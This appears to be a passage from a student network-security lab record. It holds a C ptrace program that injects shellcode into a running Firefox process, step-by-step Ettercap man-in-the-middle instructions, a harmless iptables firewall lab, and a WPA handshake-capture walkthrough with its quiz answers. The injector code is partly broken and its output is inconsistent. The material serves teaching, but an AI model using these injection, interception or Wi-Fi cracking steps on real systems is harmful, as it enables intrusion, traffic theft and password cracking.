//get process pid registers i.e Copy the process pid&amp;#39;s general-purpose
//or floating-point registers,respectively,
//to the address reg in the tracer
```

```
ptrace(PTRACE_GETREGS,pid,0,&amp;amp;reg);

printf(&amp;quot;Writing EIP 0x%x, process %d\n&amp;quot;,,reg.eip,pid);


//Copy the word data to the address buff in the process&amp;#39;s memory

for(i=0;i&amp;lt;size;i++){

ptrace(PTRACE_POKETEXT,pid,reg.eip+i,*(int*)(buff+i));

}

//detach from the process and free buff memory

ptrace(PTRACE_DETACH,pid,0,0);

free(buff);

return 0;

}
```

Output:

```
[root@localhost ~]# vi codeinjection.c

[root@localhost ~]# gcc codeinjection.c -o

codeinject [root@localhost ~]#ps -e|grep

firefox

1433 ? 00:01:23 firefox

[root@localhost ~]#

./codeinject 1433

----Memory bytecode injector-----

Writing EIP 0x6,

process 1707

[root@localhost ~]#
```

How to run the above code??

1) open firefox on linux terminal then inject the code.... the initial program will crush but the shell will

run.

2.) gcc -o injector injector.c

3.) get the pid of the victim process ps -e|grep firefox

4.) new terminal and start injector give the process id for the program "./injector 4567" where 4567 is

the pid of the victim.

5.) kill -9 4567

VICTIM PROGRAM

```
# include&amp;lt;stdio.h&amp;gt;

void main()

{

printf(&amp;quot;Hi there!\n&amp;quot;);

getchar();

}
```

How to run the above code??

1.)gcc -o injector injector.c

2.) start process(any) ...for this example start "./victim"

3.)get the pid of the victim process ps -e|grep victimprocess

4.)new terminal and start injector give the process id for the victim program "./injector 4567" where 4567 is the pid of the victim.

Result:

Thus ,To do process code injection on Firefox using ptrace system call is implemented and output is verified successfully.

Ex. No.: 11 **Date:01/04/25**

MITM ATTACK WITH ETTERCAP

AIM:

To initiate a MITM attack using ICMP redirect with Ettercap tool.

Algorithm:

1. Install ettercap if not done already using the command-

dnf install ettercap

2. Open etter.conf file and change the values of ec_uid and ec_gid to zero from default. vi

/etc/ettercap/etter.conf

3. Next start ettercap in GTK

ettercap -G

4. Click sniff, followed by unified sniffing.

5. Select the interface connected to the network.

6. Next ettercap should load into attack mode by clicking Hosts followed by Scan for Hosts

7. Click Host List and choose the IP address for ICMP redirect

8. Now all traffic to that particular IP address is redirected to some other IP address.

9. Click MITM and followed by Stop to close the attack.

To install Ettercap on Fedora using the terminal, follow these steps:

1. Update System Packages

First, update your system packages to ensure you have the latest repositories:

sudo dnf update -y

2. Install Ettercap

Ettercap is available in the Fedora repository. Install it using:

sudo dnf install -y ettercap

3. Verify Installation

Once installed, check the version to confirm:

ettercap --version

4. Run Ettercap

Ettercap can be run in graphical or command-line mode:

Graphical Mode (GUI):

sudo ettercap -G

Text-Based Interface (NCurses Mode):

sudo ettercap -C

Command-Line Mode:


sudo ettercap -T -Q

5. Allow Ettercap to Capture Packets


Since Ettercap requires root privileges for network sniffing, always run it with sudo. If you face issues, ensure your user is in the wheel group for sudo access.

STEPS TO BE FOLLOWED:


Step1: Install the Ettercap using the command Dnf install Ettercap




Step2:open the ettercap using the command Ettercap -G




Step3:use the sniffing at startup and click to start




Step4: Scan for the Hosts




Step5: Below are the listed device





Step6:do the Icmp MITM attack and capture the Packets



Output:

[root@localhost security lab]# dnf install ettercap

[root@localhost security lab]# vi /etc/ettercap/etter.conf

[root@localhost security lab]# ettercap –G

Result:

Thus, To initiate a MITM attack using ICMP redirect with Ettercap tool is implemented and output is verified successfully.

Ex. No.: 12 **Date:08/04/25**

INSTALL AND CONFIGURE IPTABLES FIREWALL

AIM:

To install iptables and configure it for a variety of options.

Objective:

To install iptables and configure it for a variety of options, gaining practical experience with firewall management.

Introduction:

iptables is a powerful command-line firewall utility for Linux systems. It allows you to define rules for network traffic, controlling which packets are allowed to pass through your system. This lab will guide you through installing iptables and configuring it for common scenarios.

Prerequisites:

●A Linux system (virtual machine or physical machine) with root or sudo privileges.

● Basic understanding of Linux command line.

Materials:

● A Linux system with network connectivity.

Procedure:

1. Installing iptables:

Most Linux distributions come with iptables pre-installed. However, if it's not, you can install it using your distribution's package manager.

● Debian/Ubuntu-based systems:

```
sudo apt update
sudo apt install iptables
```

● Red Hat/CentOS-based systems:

```
sudo yum update
sudo yum install iptables
```

● Verify Installation:

iptables -V

This command will display the iptables version, confirming successful installation.

2. Understanding iptables Basics:

iptables uses tables to organize rules. The most commonly used tables are:

filter: The default table, used for general packet filtering (allowing or blocking traffic).

nat: Used for Network Address Translation (NAT), which is often used to share a single public IP address among multiple devices on a local network.

mangle: Used for specialized packet alteration.

Within each table, rules are organized into chains. Common chains in the filter table are:

INPUT: Handles incoming traffic to the system.

OUTPUT: Handles outgoing traffic from the system.

FORWARD: Handles traffic passing through the system (e.g., routing between networks).

3. Basic iptables Commands:

Listing Rules:

sudo iptables -L # Lists rules in the filter table

sudo iptables -t nat -L # Lists rules in the nat table

sudo iptables -L -v # Lists rules with more details (verbose)

sudo iptables -L --line-numbers # Lists rules with line numbers (useful for deleting)

Appending a Rule (Adding a rule to the end of a chain):

sudo iptables -A INPUT -p tcp --dport 80 -j ACCEPT # Allow HTTP traffic

-A: Append

INPUT: Chain

-p tcp: Protocol (tcp, udp, icmp)

--dport 80: Destination port (for incoming traffic)

-j ACCEPT: Action (ACCEPT, DROP, REJECT)

Inserting a Rule (Adding a rule at a specific position):

sudo iptables -I INPUT 2 -p udp --dport 53 -j ACCEPT # Insert rule at line 2

-I: Insert

2: Line number

Deleting a Rule:

sudo iptables -D INPUT 2 # Delete rule at line 2

-D: Delete

Flushing all Rules (Clearing all rules in a table):

sudo iptables -F # Flush the filter table

sudo iptables -t nat -F # Flush the nat table

-F: Flush

Saving Rules (M

sudo iptables-save > /etc/iptables/rules.v4 # Save IPv4 rules (Debian/Ubuntu)

sudo iptables-save > /etc/sysconfig/iptables # Save IPv4 rules (Red Hat/CentOS)

Restoring Rules (Load saved rules):

sudo iptables-restore < /etc/iptables/rules.v4 # Restore IPv4 rules (Debian/Ubuntu)

sudo iptables-restore < /etc/sysconfig/iptables # Restore IPv4 rules (Red Hat/CentOS)

4. Configuring iptables for Various Options:

Allowing SSH traffic:

sudo iptables -A INPUT -p tcp --dport 22 -j ACCEPT

Blocking all incoming traffic (except SSH):

sudo iptables -P INPUT DROP # Set default policy for INPUT chain to DROP

Allowing outgoing traffic:

sudo iptables -P OUTPUT ACCEPT # Set default policy for OUTPUT chain to ACCEPT

Allowing specific IP address:

sudo iptables -A INPUT -s 192.168.1.10 -j ACCEPT

Blocking a specific IP address:

sudo iptables -A INPUT -s 192.168.1.20 -j DROP

Forwarding traffic (for routing):

sudo iptables -t nat -A POSTROUTING -j MASQUERADE # Enable NAT masquerading

sudo iptables -A FORWARD -i eth0 -o eth1 -j ACCEPT # Allow forwarding between interfaces

5. Saving and Restoring Rules:

After configuring iptables, save the rules to make them persistent across reboots. Use the commands mentioned in section 3.

Lab Exercises:

1. Configure iptables to allow HTTP and HTTPS traffic.

sudo iptables -A INPUT -p tcp --dport 80 -j ACCEPT # Allow HTTP

sudo iptables -A INPUT -p tcp --dport 443 -j ACCEPT # Allow HTTPS

2. Block all ICMP (ping) traffic.

sudo iptables -A INPUT -p icmp -j DROP

3. Allow SSH access only from a specific IP address.

sudo iptables -A INPUT -p tcp -s 192.168.1.10 --dport 22 -j ACCEPT # Allow from specific IP

sudo iptables -A INPUT -p tcp --dport 22 -j DROP # Block all others

4. Implement NAT for a local network.

sudo iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE

sudo iptables -A FORWARD -i eth1 -o eth0 -j ACCEPT

sudo iptables -A FORWARD -i eth0 -o eth1 -m state --state RELATED,ESTABLISHED -j ACCEPT

Conclusion:

This lab provided a basic understanding of iptables installation and configuration. By experimenting with different rules and options, you can gain practical skills in managing network security using iptables.

Ex. No.: 13 **Date:08/04/25**

Wifi Hacking 101

AIM:

To understand and demonstrate how to capture and crack WPA/WPA2 personal Wi-Fi passwords using Aircrack-ng tools.

Algorithm:

1. Put the wireless interface into monitor mode.
2. Capture the 4-way handshake using airodump-ng.
3. (Optional) Deauthenticate a connected client to trigger handshake.
4. Use aircrack-ng with a wordlist to brute-force the password.
5. (Optional) Convert capture to HCCAPX format for GPU-based cracking with Hashcat.

Task 1 :The basics - An Intro to WPA

Task 1 The basics - An Intro to WPA

Key Terms

- SSID: The network "name" that you see when you try and connect
- ESSID: An SSID that *may* apply to multiple access points, eg a company office, normally forming a bigger network. For Aircrack they normally refer to the network you're attacking.
- BSSID: An access point MAC (hardware) address
- WPA2-PSK: Wifi networks that you connect to by providing a pre-shared password that's the same for everyone
- WPA2-EAP: Wifi networks that you authenticate to by providing a username and password, which is sent to a RADIUS server.
- RADIUS: A server for authenticating clients, not just for wifi.

The core of WPA(2) authentication is the 4 way handshake.

Most home WiFi networks, and many others, use WPA(2) personal. If you have to log in with a password and it's not WEP, then it's WPA(2) personal. WPA2-EAP uses RADIUS servers to authenticate, so if you have to enter a username and password in order to connect then it's probably that.

Previously, the WEP (Wired Equivalent Privacy) standard was used. This was shown to be insecure and can be broken by capturing enough packets to guess the key via statistical methods.

The 4 way handshake allows the client and the AP to both prove that they know the key, without telling each other. WPA and WPA2 use practically the same authentication method, so the attacks on both are the same.

The keys for WPA are derived from both the ESSID and the password for the network. The ESSID acts as a salt, making dictionary attacks more difficult. It means that for a given password, the key will still vary for each access point. This means that unless you precompute the dictionary for just that access point/MAC address, you will need to try passwords until you find the correct one.

Room Banner by Frank Wang on Unsplash

Answer the questions below

What type of attack on the encryption can you perform on WPA(2) personal?

brute force ✓ Correct Answer Hint

Can this method be used to attack WPA2-EAP handshakes? (Yea/Nay)

Nay ✓ Correct Answer

What is the three-letter abbreviation for the pre-shared key used in Wi-Fi security?

PSK ✓ Correct Answer

What's the minimum length of a WPA2 Personal password?

8 ✓ Correct Answer

Task 2 :You're being watched - Capturing packets to attack

Task 2 You're being watched - Capturing packets to attack

Using the Aircrack-ng suite, we can start attacking a wifi network. This will walk you through attacking a network yourself, assuming you have a monitor mode enabled NIC.

The aircrack-ng suite consists of:

- aircrack-ng
- airdecap-ng
- airmon-ng
- aireplay-ng
- airodump-ng
- airtun-ng
- packetforge-ng
- airbase-ng
- airdecloak-ng
- airolib-ng
- airserv-ng
- buddy-ng
- ivstools
- easside-ng
- tkiptun-ng
- wesside-ng

We'll want to use aircrack-ng, airodump-ng and airmon-ng to attack WPA networks.

The aircrack tools come by default with Kali, or can be installed with a package manager or from https://www.aircrack-ng.org/

I suggest creating a hotspot on a phone/tablet, picking a weak password (From rockyou.txt) and following along with every stage. To generate 5 random passwords from rockyou, you can use this command on Kali: `head /usr/share/wordlists/rockyou.txt -n 10000 | shuf -n 5 -`

You will need a monitor mode NIC in order to capture the 4 way handshake. Many wireless cards support this, but it's important to note that not all of them do.

Injection mode helps, as you can use it to deauth a client in order to force a reconnect which forces the handshake to occur again. Otherwise, you have to wait for a client to connect normally.

Answer the questions below

How do you put the interface "wlan0" into monitor mode with Aircrack tools? (Full command)

airmon-ng start wlan0 — ✓ Correct Answer

What is the new interface name likely to be after you enable monitor mode?

wlan0mon — ✓ Correct Answer

What do you do if other processes are currently trying to use that network adapter?

airmon-ng check kill — ✓ Correct Answer — Hint

What tool from the aircrack-ng suite is used to create a capture?

airodump-ng — ✓ Correct Answer

What flag do you use to set the BSSID to monitor?

--bssid — ✓ Correct Answer — Hint

